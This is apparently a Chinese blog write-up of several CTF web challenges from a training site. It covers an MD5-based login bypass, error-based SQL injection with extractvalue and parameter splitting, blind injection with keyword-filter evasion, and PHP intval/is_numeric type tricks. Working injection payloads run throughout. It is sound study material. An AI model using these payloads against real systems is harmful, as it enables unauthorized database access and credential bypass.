实验吧WP（web部分）【简单的登录题，后台登录，加了料的报错注入，认真一点，你真的会PHP吗？】

原创

taozijun 于 2018-05-22 18:43:14 发布 7174 收藏 3
分类专栏： CTF Writeup

本文链接：https://blog.csdn.net/taozijun/article/details/80400053

一. 简单的登录题

这道题一点也不简单，用到cbc字节翻转攻击等技术，先跳过这题，想了解可看这里。

二. 后台登录

```
http://ctf5.shiyanbar.com/web/houtai/ffifdyop.php
```

这道题给了一个登录框，第一反应是sql注入，提交了一个1上去后发现url没显示，或许是POST？算了，看看源码。

```
<!-- $password=$_POST['password'];
 $sql = "SELECT * FROM admin WHERE username = 'admin' and password = '".md5($password,true)."'";
 $result=mysqli_query($link,$sql);
  if(mysqli_num_rows($result)>0){
   echo 'flag is :'.$flag;
  }
  else{
   echo '密码错误!';
  } -->
```

发现源码给的提示，这个的意思还是要对比数据库中的admin和password，但发现他的password用MD5加密了（这是为了防止你输入'"or 这些符号绕过验证password）

那么我们就想能不能弄一个MD5前的字符串，MD5加密后传上服务器被服务器解密之后，有'" or 这些符号。

这时候看了别人的WP，发现url里的ffifdyop.php的ffifdyop是我们所要的字符串，这个字符串MD5incode后是：

```
276f722736c95d99e921722cf9ed621c
```

然后以上字符串再decode后是：

```
'or'6<trash>
```


加到原来的语句中就是：

```
SELECT * FROM admin WHERE username = 'admin' and password = ''or'6<trash>'
```

成功绕过的验证password 。所以提交ffifdyop得到flag。

三.加了料的报错注入

首先打开页面，提示你要登录，要POST参数username和password上去，所以我们用hackbar来POAT数据试试。



Login failed

显示Login failed，看源码，发现一点提示

```
<!-- $sql="select * from users where username='$username' and password='$password'";  -->
```

但没什么用，猜都猜得出来，那么就按正常步骤提交单引号看看能不能注入。
试了之后在username和password提交单引号都报错，说明都注入了，接下来就是构造sql注入语句了。

第一条 username=1' or extractvalue/*&password=1*/(1,concat(0x7e,(select database()),0x7e))or'

这里需要用的知识

1.http分割注入（用注释符/**/把中间的语句注释掉）

2.extractvalue函数（解析XML，返回查询的语句？不太懂）

3.concat函数（concat（a，b，c）把字符串abc连起来，我也不知道为什么要连，前面后面还是0x7e？）

得出数据库名

```
<br>XPATH syntax error: '~error_based_hpf~'
```

第二条username=1' or extractvalue/*&password=1*/(1,concat(0x7e,(select group_concat(table_name)from information_schema.tables where table_schema regexp database()),0x7e))or'

这个和上面的差不多一样，改变了一下查询语句（ps：这道题过滤了等号，所以可以用 in()，regexp()"等方法绕过）

用到了group_concat()函数，因为查询结果有多行(多个表)，这个函数的作用是将多行聚合为一行返回结果。

得表名 XPATH syntax error: '~ffll44jj,users~' 两个表，一看就是前一个

第三条username=1' or extractvalue/*&password=1*/(1,concat(0x7e,(select group_concat(column_name)from information_schema.columns where table_name regexp 'ffll44jj'),0x7e))or'

得到字段名XPATH syntax error: '~value~'

第四条 username=1' or extractvalue/*&password=1*/(1,concat(0x5c,(select group_concat(value) from ffll44jj)))or'

得到flag（这里0x7e又改成0x5c，真搞不懂）

```
XPATH syntax error: '\flag{err0r_b4sed_sqli_+_hpf}'
```

四.认真一点！

WP参考链接

```
https://www.cnblogs.com/Ragd0ll/p/8684767.html
```

刚打开是一个输入框，第一反应是sql注入，经过各种实验我们的出结论

1.提交1或用语句让框内为真，显示You are in。

2.提交语句有错误或语句让框内为假，不报错，但显示You are not in（实质和报错一样）

3.提交某些特殊字符会被过滤并显示sql injection detected,经过各种测试（可用Burp suite进行模糊测试或脚本提交敏感字符）发现过滤的字符有and,空格，+，#，union，逗号，

4.提交语句id=1'or'1'='2，如果网页对or没有任何处理的话，应返回You are in（因为后面的语句错误，相当于只提交id=1），但返回的却是You are not in，说明or被处理了。一般的后台处理逻辑是匹配or、or（不分大小写）、or+空格并替换为空。尝试改变大小写和用oorr代替，发现回显都为You are in，也就是说，后台处理应该是匹配or（小写），并将其替换为空，并且仅仅处理了一次。所以在接下来的语句构造中我们可以用oorr，OR等代替or。

那么接下来我们使用python脚本进行盲注

跑数据库名长度->跑数据库名->跑表名长度->跑表名->跑字段名长度->跑字段名（具体脚本代码不列出，参考上面给的链接，以下为一些对代码的解释。）

链接中脚本思想：通过构造 2'oorr(这里放语句)oorr'2 ，当括号中括号为真时，页面返回You are in ; 否则返回其他。

通过requests.post(url,data) 一个个将猜数字，猜库名表名字母的语句post上去，当"You are in" 出现在requests.post(url,data).txt 时，说明返回成功，返回当前语句中猜测的字母，数字。

1.由于提取字符函数substr（）被过滤了，用mid（）函数达到同样效果

2.由于逗号被过滤了，在mid（）函数中用from(%d)for(1)代替逗号分隔符，如mid((database())from(1)foorr(1))代表库名第一个字母（for中的or也被过滤了，所以用foorr）。

3.由于空格被过滤了，我们用

```
flag = flag.replace(' ', chr(0x0a))
```

将构造语句中的空格用chr(0x0a),也就是换行符\n替代（这也行？），其实在原代码语句中，后面用括号代替空格的情况也可以改回用空格了。

4.提醒requests.post(url,data)中的data一定要是字典{id:“ ”}。

5.猜长度的语句和猜字母的一样，只不过放在后面的字母为"，同时做一个计数器，当匹配到空时，说明名字匹配结束，返回计数器当前的数字就是名字长度。

6.


```
(group_concat(table_name separatoorr '@')
```

```
(group_concat(column_name separatoorr '@')
```


用以上语句代替table_name和column_name，是因为可能有多个表段和多个字段，这个语句让多个表名，字段名一起输出并用@将之分隔。具体解释参考 这个

7.最后有个小坑就是用脚本跑出来的数据长度13位不是实际的穿的长度，因为数据中含有的-是空格转义来的，脚本识别到就以为数据结束了（这里不是很明白，空格和空不是不一样么？为什么遇到空格就停了）。由上面可知，最后爆出的flag是**flag{haha~you-win!}中的-是空格，所以真正的flag是flag{haha~you win!}。**

这里也有个疑惑就是，如果字符串中真的有个空格在-前面会不会匹配到空格？我试了下




跑出来的依旧是-，而匹配不到\n



五.你真的会PHP吗？

首先刚进网页就是一个have fun! 看了源码没有什么提示，也没有输入框，那就打开F12看看



响应头中有一个hint，打开hint的地址，获取源码。

```
foreach([$_POST] as $global_var) {
    foreach($global_var as $key => $value) {
        $value = trim($value);
        is_string($value) && $req[$key] = addslashes($value);
    }
}
```

源码中把$number变成数组$req["number"]，从做题过程来看这俩货应该都输代表输入的number值，但变成数组后过滤了原来值中的空格并且在单引号和双引号前加了反斜杠 详见 trim()函数的用法 和 addslashes()函数的用法
以下展示关键源码,获取flag有四个条件

```
if(is_numeric($_REQUEST['number'])){

   $info="sorry, you cann't input a number!";//条件1：输入的不能只是数字

}elseif($req['number']!=strval(intval($req['number']))){

     $info = "number must be equal to it's integer!! ";  //条件2：输入的值经过变整型又变成字符型后应该与原来一

}else{

     $value1 = intval($req["number"]);
     $value2 = intval(strrev($req["number"]));

     if($value1!=$value2){//条件3：输入的值直接变成整型应该和其颠倒之后再变成整型一样
          $info="no, this is not a palindrome number!";
     }else{

          if(is_palindrome_number($req["number"])){//条件4：输入的不能是回文，就是颠倒和原来不能一样
              $info = "nice! {$value1} is a palindrome number!";
          }else{
             $info=$flag;
          }
     }

}

echo $info;
```

开始想的是，不是不能是数字么？那就字符吧，但想了想发现所有的带字符的输入都不能通过条件2的验证。

如：输入ab，intval(ab)=0,strval(0)='0'!=ab （输入字符后面带数字与字符同理，详见inval()的用法和strval()的用法和==）

输入1ab intval(1ab)=1,strval(1)='1'!=1ab


那只能不输入字符了，易得条件1，2也同时过滤了浮点型，好像输什么都不对，卡在这了。

（但为什么输入‘数字’会被条件2挡住？感觉源码中的变数组那部分应该没我想的那么简单）

参考了下别人的WP https://blog.csdn.net/jblock/article/details/78745513
有两种方法可以解决这道题

一. 溢出intval（）函数

intval()函数有个特质，就是只能返回int范围的数，int的范围取决于操作系统是32位还是64位，我们从响应头可以看出



网页系统是32位，32位系统int的取值 min:-2147483648 max:2147483647 （取决于2的31次方，最高位为符号位）

intval()函数对于超出这个范围的处理是向下取，如intval(99999999999)=intval(2147483647)，

那么我们只要让number=2147483647就可以满足条件2，条件3，条件4.

（问：构造更大的数一样可以满足条件2,3,4啊，实际上却通不过？）


那么怎么绕过条件1又不影响我们想输入的值呢？WP上面说在提交的数字前后加上%20（空格），%00（空），就会让傻傻的

is_numeric()函数把上传的数字识别为非数值.....（好吧不懂，大佬说是就是咯）。所以我们构造

poc：number=2147483647%20 等（number=%202147483647不行，因为没有太傻的is_numeric会过滤数字前面的空格）

得到flag

。



二.构造0=0

poc是number=0e-0%00。什么意思呢？首先条件1,2没问题，因为e是科学计数法，条件2就没把e当成字符。然后条件三： 原来的数值为0e-0是零的负零次方等于零（emmm，没想到对不起数学老师）倒过来是0-e0就是零减去e的零次方，还是为零，所以条件三pass，条件四。。这本来就不是回文。全过，也得到答案。

HTTPS 详细 **X**
基本翻译
abbr. 超文本传输协议安全（**Hyper Text Transfer Protocol**）
网络释义
HTTPS: **HTTP Secure**
HTTPS tracker: 支援
android https: 通信安全